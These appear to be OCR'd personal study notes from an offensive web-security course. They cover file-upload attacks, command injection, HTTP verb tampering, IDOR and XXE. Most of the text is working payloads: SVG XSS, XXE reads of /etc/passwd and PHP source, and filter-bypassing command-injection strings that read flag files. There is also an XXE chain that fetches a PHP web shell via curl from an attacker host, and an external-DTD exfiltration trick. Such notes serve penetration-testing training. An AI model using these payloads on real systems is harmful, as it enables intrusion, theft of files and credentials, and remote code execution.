
XSS attacks can also be carried with SVG images,

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg xmlns="http://www.w3.org/2000/svg" version="1.1" width="1" height="1">
    <rect x="1" y="1" width="1" height="1" fill="green" stroke="black" />
    <script type="text/javascript">alert(window.origin);</script>
</svg>
```

- ## XXE

With SVG images, we can also **include malicious XML data to leak the source code of the web application**, and **other internal documents within the server.** The following example can be used for an SVG image that leaks the content of (/etc/passwd):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>
```



Or :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
<svg>&xxe;</svg>
```

Using XML data is not unique to SVG images, as it is also utilized by many types of documents, like **PDF**, **Word Documents**, **PowerPoint Documents**, among many others. **All of these documents include XML data within them to specify their format** and **structure**

- ## DoS

Pixel Flood attack with some image : **We can create any JPG image file with any image size** (e.g. 500x500), and **then manually modify its compression data to say it has a size of (0xffff x 0xffff), which results in an image with a perceived size of 4 Gigapixels.**

Decompression Bomb with file types that use data compression, like ZIP archives. **If a web application automatically unzips a ZIP archive, it is possible to upload a malicious archive containing nested ZIP archives within it, which can eventually lead to many Petabytes of data, res ulting in a crash on the back-end server.**

Other Upload Attacks

- ## Injections in File Name

malicious string for the uploaded file name, which may get executed or **processed if the uploaded file name is displayed** (i.e., reflected) on the page

- `file$(whoami).jpg` or file`` `whoami` ``.jpg or `file.jpg||whoami`,
- `<script>alert(window.origin);</script>`
- `file';select+sleep(5);--.jpg` **if the file name is insecurely used in an SQL query.**

- ## Upload Directory Disclosure

Either:

- Fuzz it
- Use Other Vuln (LFI/xxe/IDOR..)
- through forcing error messages :
  - **uploading a file with a name that already exists**
  - **sending two identical requests simultaneously**
  - **uploading a file with an overly long name** (e.g., 5,000 characters)
  - **use Windows reserved names** for the uploaded file name, like (**CON**, **COM1**, **LPT1**, or **NUL**), which may also cause an error **as the web application will not be allowed to write a file with this name.**
  - **using reserved characters,** such as (`|`, `<`, `>`, `*`, or `?`) **they may refer to another file** (**which may not exist**) and **cause an error that discloses the upload directory**.
  - Use Windows 8.3 Filename Convention **Tilde character (~)** to **complete the file name** to **overwrite existing files** or **refer to files that do not exist**.
    - For example, to refer to a file called (hackthebox.txt) we can use (HAC~1.TXT) or (HAC~2.TXT), where the digit represents the order of the matching files that start with (HAC). As Windows still supports this convention, we can write a file called (e.g. WEB~.CONF) to overwrite the web.conf file. Similarly, we may write a file that replaces sensitive system files. This attack can lead to several outcomes, like causing information disclosure through errors, causing a DoS on the back-end server, or even accessing private files.

Note from Skill Assessment :

When it's an image, try setting the content type to image/jpeg or image/png and each time use a file with magic byte ade quate to the content type you used => JPEG worked but gif didn't for example. Use hexedit to modify the magic bytes. Use this for jpeg : ÿØÿà

COMMAND INJECTION

IF No matter what we try, the web application properly blocks our requests and is secured against injection attempts. However, **we may try an HTTP Verb Tampering attack** to see if we can bypass the security filter altogether.

Discovery :

To inject an additional command to the intended one, we may use any of the following operators:

Injection Operator	Injection Character	URL-Encoded Character	Executed Command
Semicolon	;	%3b	Both
New Line	\n	%0a	Both
Background	&	%26	Both (second output generally shown first)

Pipe	|	%7c	Both **(only second output is shown)**
AND	&&	%26%26	Both (only if first succeeds)
OR	||	%7c%7c	**Second (only if first fails)**
Sub-Shell	``	%60%60	Both (Linux-only)
Sub-Shell	$()	%24%28%29	Both (Linux-only)

Injection Type	Operators
SQL Injection	`' , ; -- /* */`
Command Injection	`; &&`
LDAP Injection	`* ( ) & |`
XPath Injection	`' or and not substring concat count`
OS Command Injection	`; & |`
Code Injection	`' ; -- /* */ $() ${} #{} %{} ^`
Directory Traversal/File Path Traversal	`../ ..\\ %00`
Object Injection	`; & |`
XQuery Injection	`' ; -- /* */`
Shellcode Injection	`\x \u %u %n`
Header Injection	`\n \r\n \t %0d %0a %09`


Bypassing Front-End Validation

This appears to be an attempt at preventing us from sending malicious payloads by only allowing user input in an IP format. H owever, it is very common for developers only to perform input validation on the front-end while not validating or sanitizing the input on the back-end. This occurs for various reasons, like having two different teams working on the front-end/back-end or trusting front-end validation to prevent malicious payloads.

- Either Delete the pattern validation in the chrome tab
- Use Proxy (Burp or ZAP) But ensure to encode the escape chars

Identifying Filter/WAF Detection || Blacklisted Chars

Let us start by visiting the web application in the exercise at the end of this section. We see the same Host Checker web application we have been exploiting, but now it has a few mitigations up its sleeve. We can see that if we try the previous operators we tested, like (;, &&, ||), **we get the error message invalid input:**



This indicates that **something we sent triggered a security mechanism in place that denied our request**. This error message can be displayed in various ways. **In this case, we see it in the field where the output is displayed**, meaning that it was detected and prevented by the PHP web application itself.
If the error message displayed a different page, with information like **our IP** and **our request**, this may **indicate that it was denied by a WAF.**

Use ZAP fuzzer using bad_char.txt after the ip and check the request that returns valid response

Bypassing Space Filters

Using Tabs	%09
Using $IFS	${IFS}
Using Brace Expansion	• {,ip,a} • {,ifconfig} • {,ifconfig,eth0} • {l,-lh}s • {,echo,#test} • {,$"whoami",} • {,/?s?/?i?/c?t,/e??/p??s??,}

Bypassing Other Blacklisted Characters

Linux

${PATH:0:1}	/
${LS_COLORS:10:1}	;

Note: The **printenv** command **prints all environment variables in Linux**, so you can look which ones may contain useful characters, and then try to reduce the string to that character only.

Windows

%HOMEPATH:~6,-11%	\
$env:HOMEPATH[0]	\

Character Shifting

```
$ man ascii     # \ is on 92, before it is [ on 91
$ echo $(tr '!-}' '"-~'<<<[)
```

```
ip=127.0.0.1%0a{ls,-la,${PATH:0:1}home}
```

Bypassing Blacklisted Commands

Linux/Wind	Linux/Wind	Linux	Linux	Linux	windows
$ w'h'o'am'i	$ w"h"o"am"i	$ w$@hoa$@mi	$ wh\oami	$ w$()hoa$()mi	C:\htb> who^ami

```
ip=127.0.0.1%0a{c$@at,${PATH:0:1}home${PATH:0:1}1nj3c70r${PATH:0:1}flag.txt}
```

Case Manipulation

WhOaMi	$(tr "[A-Z]" "[a-z]"<<<"WhOaMi")	$(a="WhOaMi";printf %s "${a,,}")

```
%0a$(tr${IFS}"[A-Z]"${IFS}"[a-z]"<<<"WhOaMi")
```

Reversed Commands

$ echo 'whoami' | rev	$ $(rev<<<'imaohw')

PS C:\htb> "whoami"[-1..-20] -join ''	PS C:\htb> iex "$('imaohw'[-1..-20] -join '')"

Encoded Commands

helpful for commands containing filtered characters or characters that may be URL-decoded by the server. This may allow for the command to get messed up by the time it reaches the shell and eventually fails to execute. Instead of copying an existing command online, we will try to create our own unique obfuscation command this time. This way, it is much less likely to be denied by a filter or a WAF. The command we create will be unique to each case, depending on what characters are allowed and the level of security on the server.

$ echo -n 'cat /etc/passwd | grep 33' | base64	$ bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==)

We may also achieve the same thing on Linux, but **we would have to convert the string from utf-8 to utf-16 before we base64 it**, as follows:

```
$ echo -n whoami | iconv -f utf-8 -t utf-16le | base64
```

TIP: Note that we are using <<< to avoid using a pipe |, which is a filtered character.

Tip: If you wanted to bypass a character filter with the above method, you'd have to reverse them as well, or include them when re versing the original command.

- PS C:\htb> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('whoami'))

decode the b64 string and execute it with a PowerShell sub-shell (iex "$()"), as follows:

- PS C:\htb> iex "$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))"

+2 Find the output of the following command using one of the techniques you learned in this section: find /usr/share/ | grep root | grep mysql | tail -n 1

```
results=$(find /usr/share/)
filtered1=$(grep root <<< "$results")
filtered2=$(grep mysql <<< "$filtered1")
tail -n 1 <<< "$filtered2"
```

```
ip=127.0.0.1%0aresult%3D$(f$()ind${IFS}${PATH:0:1}usr${PATH:0:1}share${PATH:0:1})%0afiltered1%3D$(gr$@ep${IFS}root${IFS}<<<"$result")%0afiltered2%3D$(gr$@ep${IFS}mysql${IFS}<<<"$filtered1")%0aec$@ho${IFS}$filtered2
```

Then

```
ip=127.0.0.1%0aca$@t${IFS}${PATH:0:1}usr${PATH:0:1}share${PATH:0:1}mysql${PATH:0:1}debian_create_root_user.sql
```

Evasion Tools

```
$ ./bashfuscator -c 'cat /etc/passwd' -s 1 -t 1 --no-mangling --layers 1
```

```
[+] Mutators used: Token/ForCode
[+] Payload:
eval "$(W0=(w \  t e c p s a \/ d);for Ll in 4 7 2 1 8 3 2 4 8 5 7 6 6 0 9;{ printf %s "${W0[$Ll]}";};)"
[+] Payload size: 104 characters
```


Skill Ass

```
find / -maxdepth 1 -type f -name "*.txt"
```

```
/index.php?to=&finish=1&move=1&from=877915113.txt${IFS}hacked3%26%26`fi$@nd${IFS}${PATH:0:1}${IFS}-maxd$@epth${IFS}1${IFS}-ty$@pe${IFS}f${IFS}-na$@me${IFS}"*.txt"`
```

```
Error while moving: bash: /flag.txt: Permission denied
```

```
/index.php?to=&finish=1&move=1&from=2380029473.txt${IFS}hackez3re%26%26`c$@at${IFS}${PATH:0:1}flag.txt`
```



HTTP VERB TAMPERING

Suppose both the web application and the back-end web server are configured only to accept GET and POST requests. In that case, sending **a different request will cause a web server error page to be displayed**, which is not a severe vulnerability in itself (other than providing a bad user experience and

potentially leading to information disclosure).

On the other hand, **if the web server configurations are not restricted to only accept** the HTTP methods **required** by the web server (e.g. GET/POST), **and** the web application **is not developed to handle other types** of HTTP requests (e.g. HEAD, PUT), then **we may be able to exploit this insecure configuration to gain access to functionalities we do not have access to, or even bypass certain security controls.**

Types Of Vulnerabilities:

Insecure Configurations

Insecure web server configurations cause the first type of HTTP Verb Tampering vulnerabilities. **A web server's authentication configuration may be limited to specific HTTP methods**, which **would leave some HTTP methods accessible without authentication**. For example, a system admin may use the following configuration to require authentication on a particular web page:

```
<Limit GET POST>
    Require valid-user
</Limit>
```

As we can see, even though the configuration specifies both GET and POST requests for the authentication method, **an attacker may still use a different HTTP method (like HEAD) to bypass this authentication mechanism altogether**, as will see in the next section. This eventually leads to an authentication bypass and allows attackers to access web pages and domains they should not have access to.

Insecure Coding

Insecure coding practices cause the other type of HTTP Verb Tampering vulnerabilities (though some may not consider this Verb Tampering). **This can occur when a web developer applies specific filters to mitigate particular vulnerabilities while not covering all HTTP methods with that filter**.

For example, if a web page was found to be vulnerable to a SQL Injection vulnerability, and the back-end developer mitigated the SQL Injection vulnerability by the following applying input sanitization filters:


```
$pattern = "/^[A-Za-z\s]+$/";

if(preg_match($pattern, $_GET["code"])) {
    $query = "Select * from ports where port_code like '%" . $_REQUEST["code"] . "%'";
    ...SNIP...
}
```

We can see that the sanitization filter is only being tested on the GET parameter. If the GET requests do not contain any bad characters, then the query would be executed. However, **when the query is executed, the $_REQUEST["code"] parameters are being used, which may also contain POST parameters**, leading to an inconsistency in the use of HTTP Verbs. In this case, **an attacker may use a POST request to perform SQL injection,** in which case the GET parameters would be empty (will not include any bad characters). The request would pass the security filter, which would make the function still vulnerable to SQL Injection.

Bypassing Basic Authentication

The first type of HTTP Verb Tampering vulnerability is mainly caused by **Insecure Web Server Configurations**, and **exploiting this vulnerability can allow us to bypass the HTTP Basic Authentication prompt on certain pages**.

Identify



As we **do not have any credentials, we will get a 401 Unauthorized page**:

```
SERVER_IP:PORT/admin/reset.php
```

```
$ curl -i -X OPTIONS http://SERVER_IP:PORT/

HTTP/1.1 200 OK
Date:
```

```
Server: Apache/2.4.41 (Ubuntu)
Allow: POST,OPTIONS,HEAD,GET
Content-Length: 0
Content-Type: httpd/unix-directory
```

Exploit:


Change with Burp or FUZZ the request param to other allowed ones and check the page, if the priviliged action you want to per form did execute or no.

Bypassing Security Filters

Many HTTP Verb Tampering vulnerability are also caused by **Insecure Coding errors** made during the development of the web application, **which lead to web application not covering all HTTP methods in certain functionalities**. **This is commonly found in security filters that detect malicious requests**. For example, if a security filter was being used to detect injection vulnerabilities and **only checked for injections in POST parameters** (e.g. $_POST['parameter']), **it may be possible to bypass it by simply changing the request method to GET.**

Identify

In the File Manager web application, if we try to create a new file name with special characters in its name (e.g. test;), we get the following message:



This message shows that the web application **uses certain filters on the back-end to identify injection attempts and then blocks any malicious requests**. **No matter what we try**, **the web application properly blocks our requests and is secured against injection attempts**. **However, we may try an HTTP Verb Tampering attack to see if we can bypass the security filter altogether.**

Exploit

To try and exploit this vulnerability, let's intercept the request in Burp Suite (Burp) and then use Change Request Method to change it to another method:

This time, we did not get the Malicious Request Denied! message, and our file was successfully created:

Then we can do this attack with GET instead of POST; (`file1; touch file2;`)

IDOR

Once an attacker identifies the direct references, which may be database IDs or URL parameters, they can start testing specif ic patterns to see whether they can gain access to any data and may eventually understand how to extract or modify data for any arbitrary user.

IDOR vulnerabilities may **also lead to the elevation of user privileges from a standard user to an administrator user**, with **IDOR Insecure Function Calls**. For example, many web applications **expose URL parameters** or **APIs for admin-only functions in the front-end code** of the web application **and disable these functions for non-admin users**. However, if we had access to such parameters or APIs, we may call them with our standard user privileges. **Suppose the back-end did not explicitly deny non-admin users from calling these functions**. In that case, **we may be able to perform unauthorized administrative operations**, like changing users' passwords or granting users certain roles, which may eventually lead to a total takeover of the entire w eb application.

Identifying IDORs

URL Parameters & APIs

URL parameters or APIs with an object reference (e.g. `?uid=`1 or `?filename=`file_1.pdf). **may also be found in other HTTP headers**, like **cookies**.

Test uid=1 nd uid=1.0 if not handled properly can potentially give us access to uid 1 that we weren't allowed to acce ss before .

AJAX Calls

dentify unused parameters or **APIs in the front-end code in the form of JavaScript AJAX calls. Some web applications developed in JavaScript frameworks may insecurely place all function calls on the front-end** and **use the appropriate ones based on the user role.**

```
function changeUserPassword() {
    $.ajax({
        url:"change_password.php",
        type: "post",
        dataType: "json",
        data: {uid: user.uid, password: user.password, is_admin: is_admin},
        success:function(result){
            //
        }
    });
}
```

Understand Hashing/Encoding

If we want that object are being referenced with long chains, or whatever. We can start looking in the source code maybe the function used for generating that is exposed on js and this can give us an idea about what is being hashed and HOW

```
$.ajax({
    url:"download.php",
    type: "post",
    dataType: "json",
    data: {filename: CryptoJS.MD5('file_1.pdf').toString()},
    success:function(result){
        //
    }
});
```

Or Use Hash Identifier : https://hashes.com/en/tools/hash_identifier

Compare User Roles

If we want to perform more advanced IDOR attacks, we may **need to register multiple users** and **compare their HTTP requests** and **object references**. This may **allow us to understand how the URL parameters and unique identifiers are being calculated** and then calculate them for other users to gather their data.

For example, if we had access to two different users, **one of which can view their salary after making the following API call:**

```
{
  "attributes" :
    {
      "type" : "salary",
      "url" : "/services/data/salaries/users/1"
    },
  "Id" : "1",
  "Name" : "User1"

}
```

The second user may not have all of these API parameters to replicate the call and should not be able to make the same call a s User1. **However, with these details at hand, we can try repeating the same API call while logged in as User2 to see if the web application returns anythi ng. Such cases may work if the web application only requires a valid logged-in session to make the API call but has no access control on the back-end to compare the caller's session with the data being called.**

Mass IDOR Enumeration

Mass IDOR arises when an application combines IDOR vulnerabilities with mass assignment issues. Mass assignment allows attack ers to modify multiple parameters or objects simultaneously, often via APIs or bulk operations, leading to unauthorized access or changes

Once we identify a pattern the app is using to generate our token / our documents file names / .. Using for example t:

- Decimal value: 287789, 287790, 287791, ...
- Hexadecimal: 0x4642d, 0x4642e, 0x4642f, ...
- Unix epoch timestamp: 1695574808, 1695575098, ...
- Pattern (static file IDOR) : document_<ourUID>_<DATE> ..
- ..

We can generate a wordlist basd on the pattern we noticed.

For example :

We see that the page **is setting our uid** with a **GET** parameter in the URL as (`documents.php?uid=1`). If the web application uses this uid GET parameter as a direct reference to the employee records it should show, we may be able to view other employees' documents by simply changi ng this value**. If the back-end end of the web application does have a proper access control system**, **we will get some form of Access Denied.** However, given that the web application passes as our uid in clear text as a direct reference**, this may indicate poor web application design**, leading to arbitrary access to employee records.

Check the lab what I did :

Bypassing Encoded References

While navigating our Web . We see that it is sending a POST request to download.php with the following data:

```
contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
```

Hash Identifier tells us it's md5sum but we can't tell what is being hashed.

- MD5: 098f6bcd4621d373cade4e832627b4f6
- SHA1: a94a8fe5ccb19ba61c4c0873d391e987982fbbd3
- SHA2: 9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08

Function Disclosure

If we take a look at the link in the source code, we see that **it is calling a JavaScript function with** `javascript:downloadContract('1')`. Looking at the downloadContract() function in the source code, we see the following:

```
function downloadContract(uid) {
    $.redirect("/download.php", {
        contract: CryptoJS.MD5(btoa(uid)).toString(),
    }, "POST", "_self");
}
```

btoa is base64 and md5 on it.

So we can use ZAP to generate a word list of uid and apply a processor of base64 on it then another processor which is md5.

IDOR in Insecure APIs

While **IDOR Information Disclosure Vulnerabilities allow us to read various types of resources**, **IDOR Insecure Function Calls enable us to call APIs** or **execute functions as another user**. Such functions and APIs **can be used to change another user's private information**, **reset another user's password**, or **even buy items using another user's payment information**. In many cases, we may be obtaining certain information through an **information disclosure IDOR vulnerability** and **then using this information with IDOR insecure function call vulnerabilities**, as we will see later in the module.

Identifying Insecure APIs

When we click on the **Edit Profile** button, **we are taken to a page to edit information of our user profile,** namely Full Name, Email, and About Me. We can change any of the details in our profile and click Update profile, and we'll see that they **get updated and persist through refreshes**, which **means they get updated in a database somewhere**. Let's intercept the Update request in Burp and look at it:

We see that the page is sending a **PUT request to** the `/profile/api.php/profile/1` API **endpoint**. **PUT** requests are usually used in APIs **to update item details**, **while POST** is used to **create new items**, **DELETE** to **delete items**, and **GET** to **retrieve item details**. So, a PUT request for the Update profile function is expected. The interesting bit is the JSON parameters it is sending:

```
{
    "uid": 1,
    "uuid": "40f5888b67c748df7efba008e7c2f9d2",
    "role": "employee",
    "full_name": "Amy Lindon",
    "email": "a_lindon@employees.htb",
    "about": "A Release is like a boat. 80% of the holes plugged is not good enough."
}
```

We see that the PUT request includes a few hidden parameters, like **uid**, **uuid**, and **most interestingly role**, which **is set to employee.** The web application also appears to be **setting the user access privileges (e.g. role) on the client-side**, in the form of our `Cookie: role=employee` cookie, which appears to reflect the role specified for our user. **This is a common security issue. The access control privileges are sent as part of the client's HTTP request**, either as a cookie or as part of the JSON request, leaving it under the client's control, which could be manipulated to gain more privile ges.

So, **unless the web application has a solid access control system on the back-end, we should be able to set an arbitrary role for our user**, which may grant us more privileges. However, how would we know what other roles exist?

Exploiting Insecure APIs

There are a few things we could try in this case:

- Change our uid to another user's uid, such that we can take over their accounts
- Change another user's details, which may allow us to perform several web attacks
- Create new users with arbitrary details, or delete existing users
- Change our role to a more privileged role (e.g. admin) to be able to perform more actions

Check What we did

Chaining IDOR Vulnerabilities

As mentioned in the previous section, `the only form of authorization in our HTTP requests is the role=employee cookie`, as the **HTTP request does not contain any other form of user-specific authorization, like a JWT token, for example**. Even if a token did exist, unless it was being actively compared to the requested object details by a back-end access control system, we may still be able to retrieve other users' details.

Check how we did it

XML External Entity (XXE)

some characters are used as part of an XML document structure, like <, >, &, or ". So, if we need to use them in an XML document, we should replace them with their corresponding entity references (e.g. <, >, &, "). Finally, **we can write comments in XML documents between <!-- and -->, similar to HTML documents.**

INTRO

XML DTD

XML Document Type Definition (DTD) allows the validation of an XML document against a pre-defined document structure. The pre-defined document structure **can be defined in the document itself** or **in an external file**. The following is an example DTD for the XML document we saw earlier:
https://www.w3schools.com/xml/xml_dtd_examples.asp
As we can see, the DTD is declaring the root email element with the ELEMENT type declaration and then denoting its child elem ents. After that, each of the child elements is also declared, where some of them also have child elements, while others may only contain raw data (as deno ted by PCDATA).

The DTD can be placed within the XML document itself, right after the XML Declaration in the first line. Otherwise, it can be stored in an external file (e.g. **email.dtd**), and **then referenced within the XML document with the SYSTEM keyword**, as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email SYSTEM "email.dtd">
```

It is also possible to reference a DTD through a URL, as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email SYSTEM "http://inlanefreight.com/email.dtd">
```

This is relatively similar to how HTML documents define and reference JavaScript and CSS scripts.

XML Entities XML variables in XML DTD

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY company SYSTEM "http://localhost/company.txt">
  <!ENTITY signature SYSTEM "file:///var/www/html/signature.txt">
]>
```

Once we define an entity, **it can be referenced in an XML document between an ampersand & and a semi-colon ;** (e.g. `&company;`). **Whenever an entity is referenced**, **it will be replaced with its value by the XML parser**. Most interestingly, however, **we can reference External XML Entities with the SYSTEM keyword,** which is followed by the external entity's path

Note: We may also use the **PUBLIC** keyword **instead of SYSTEM** for loading external resources, **which is used with publicly declared entities and standards**, such as a language code (lang="en"). In this module, we'll be using SYSTEM, but we should be able to use either in most cases .

When the XML file is parsed on the server-side, **in cases like SOAP** (XML) **APIs** or **web forms**, then **an entity can reference a file stored on the back-end server**, **which may eventually be disclosed to us when we reference the entity.**

Local File Disclosure

Suppose **we can define new entities** and **have them displayed on the web page**. In that case, **we should also be able to define external entities** and **make them reference a local file**, which, **when displayed, should show us the content of that file on the back-end server.**

Identifying

If we encouter **a form** for example that **send the information in XML format** (or JSON since we can change it to xml and test)

Suppose the web application uses outdated XML libraries, and **it does not apply any filters** or **sanitization on our XML input**. In that case, we may be able to exploit this XML form to read local files.

When we send the request for example **We see that the value of the email element is being displayed back to us on the page**. To print the content of an external file to the page, **we should note which elements are being displayed**, **such that we know which elements to inject into.** In some cases, no elements may be displayed, which we will cover how to exploit in the upcoming sections.

For now, we know that whatever value we place in the `<email></email>` element **gets displayed in the HTTP response.**

```
<!DOCTYPE email [
  <!ENTITY jerbi "Hacked">
]>
<SNIP>
    <email>
        &jerbi;
    </email>
<SNIP>
```

NOTE :

- When there's no existing DTD:
  - If the XML input does not have a DOCTYPE declaration, you must add a new DTD
- When a DTD already exists:
  - If the XML input already has a DOCTYPE declaration, you cannot declare a second one (it's not valid XML). Instead, you need t o modify the existing DTD to include your entity. For example:

```
<!DOCTYPE request>
<request>
  <data>Example</data>
</request>
```

Can Be Modified to :

```
<!DOCTYPE request [
  <!ENTITY test SYSTEM "file:///etc/passwd">
```

```
]>
<request>
  <data>&test;</data>
</request>
```

As we can see, the response did use the value of the entity we defined (HACKED) instead of displaying &company;, indicating that we may inject XML code. In contrast, **a non-vulnerable web application would display (&jerbi;) as a raw value**. **This confirms that we are dealing with a web application vulnerable to XXE.**

Note:

Some web applications may default to a JSON format in HTTP request, **but** may **still accept other formats, including XML**. So, even if a web app sends requests in a JSON format, **we can try changing the Content-Type header to application/xml**, and **then convert the JSON data to XML with an online tool**. If the web application does accept the request with XML data, then we may also test it against XXE vulnerabilities, which may reveal an unanticipated XXE vulnerability.

Reading Sensitive Files

```
<!DOCTYPE email [
  <!ENTITY company SYSTEM "file:///etc/passwd">
]>
```

Tip:

In certain Java web applications, we may also be **able to specify a directory instead of a file**, and we will **get a directory listing instead**, which can be useful for locating sensitive files.

Reading Source Code

If a file contains some of XML's special characters (e.g. </>/&), it would break the external entity reference and not be use d for the reference. Furthermore, **we cannot read any binary data, as it would also not conform to the XML format.**

If we are dealing with PHP app we can use :

```
<!DOCTYPE email [
  <!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=config.php">
]>
```

Remote Code Execution with XXE

The most efficient method to turn XXE into RCE is **by fetching a web shell from our server** and **writing it to the web app**, and then we can interact with it to execute commands.

On Our LOCAL :

```
$ echo '<?php system($_REQUEST["cmd"]);?>' > shell.php
$ sudo python3 -m http.server 80
```

On Burp :

```
<?xml version="1.0"?>
<!DOCTYPE email [
  <!ENTITY hacked SYSTEM "expect://curl$IFS-O$IFS'OUR_IP/shell.php'">
]>
<root>
<name></name>
<tel></tel>
<email>&hacked;</email>
<message></message>
</root>
```

Note:

We replaced all spaces in the above XML code with `$IFS`, to **avoid breaking the XML syntax**. Furthermore, many other characters like `|`, `>`, and `{` may break the code, so we should avoid using them.

Note:

The expect module **is not enabled/installed by default on modern PHP servers**, so **this attack may not always work**. This is why XXE is usually used to disclose sensitive local files and source code, which may reveal additional vulnerabilities or ways to gain code execution.

Advanced File Disclosure

Not all XXE vulnerabilities may be straightforward to exploit, as we have seen in the previous section**. Some file formats may not be readable through basic XXE**, while in other cases, **the web application may not output any input values in some instances**, **so we may try to force it through errors.**

Advanced Exfiltration with CDATA

method to extract any kind of data (including binary data) for any web application backend. To output data that does not conform to the XML format, we can wrap the content of the external file reference with a **CDATA** tag (e.g. `<![CDATA[ FILE_CONTENT ]]>`). This way, **the XML parser would consider this part raw data, which may contain any type of data, including any special characters.**

```
<!DOCTYPE email [
 <!ENTITY begin "<![CDATA[">
 <!ENTITY file SYSTEM "file:///var/www/html/submitDetails.php">
 <!ENTITY end "]]>">
 <!ENTITY joined "&begin;&file;&end;">
]>
```

After that, **if we reference the &joined; entity, it should contain our escaped data**. **However, this will not work, since XML prevents joining internal and external entities, so we will have to find a better way to do so.**

Combine it with XML Parameter Entities

XML Parameter Entities, a special type of entity that **starts with a % character** and **can only be used within the DTD**. What's unique about parameter entities is that **if we reference them from an external source** (e.g., our own server), **then all of them would be considered as external and can be joined**, as follows:

```
<!ENTITY joined "%begin;%file;%end;">
```

On our Local

```
$ echo '<!ENTITY joined "%begin;%file;%end;">' > xml_parameter_entity.dtd
$ python3 -m http.server 8000
```

On Burp:

```
<!DOCTYPE email [
  <!ENTITY % begin "<![CDATA["> <!-- prepend the beginning of the CDATA tag -->
  <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> <!-- reference external file -->
  <!ENTITY % end "]]>"> <!-- append the end of the CDATA tag -->
  <!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xml_parameter_entity.dtd"> <!-- reference our external DTD -->
  %xxe;  <!-- Will be replaced by <!ENTITY joined "%begin;%file;%end;">  since  <!ENTITY joined "&begin;&file;
&end;">  won't work  -->
]>
...
<email>&joined;</email> <!-- reference the &joined; entity to print the file content -->
```

Note: In some modern web servers, we may not be able to read some files (like index.php), as the web server would be preventi ng a DOS attack caused by file/entity self-reference (i.e., XML entity reference loop), as mentioned in the previous section.

This trick can become very handy when the basic XXE method does not work or when dealing with other web development framework s. Try to use this trick to read other files.

Error Based XXE

If the web application displays runtime errors (e.g., PHP errors) and **does not have proper exception handling for the XML input**, then **we can use this flaw to read the output of the XXE exploit**.

Let's consider **a case , in which none of the XML input entities is displayed on the screen**. Because of this, we have no entity that we can control to write the file outpu let's **try to send malformed XML data**, and see if the web application displays any errors. To do so, **we can delete any of the closing tags**, **change one of them**, so it does not close (e.g. `<roo> instead of <root>`), or just reference a non-existing entity,

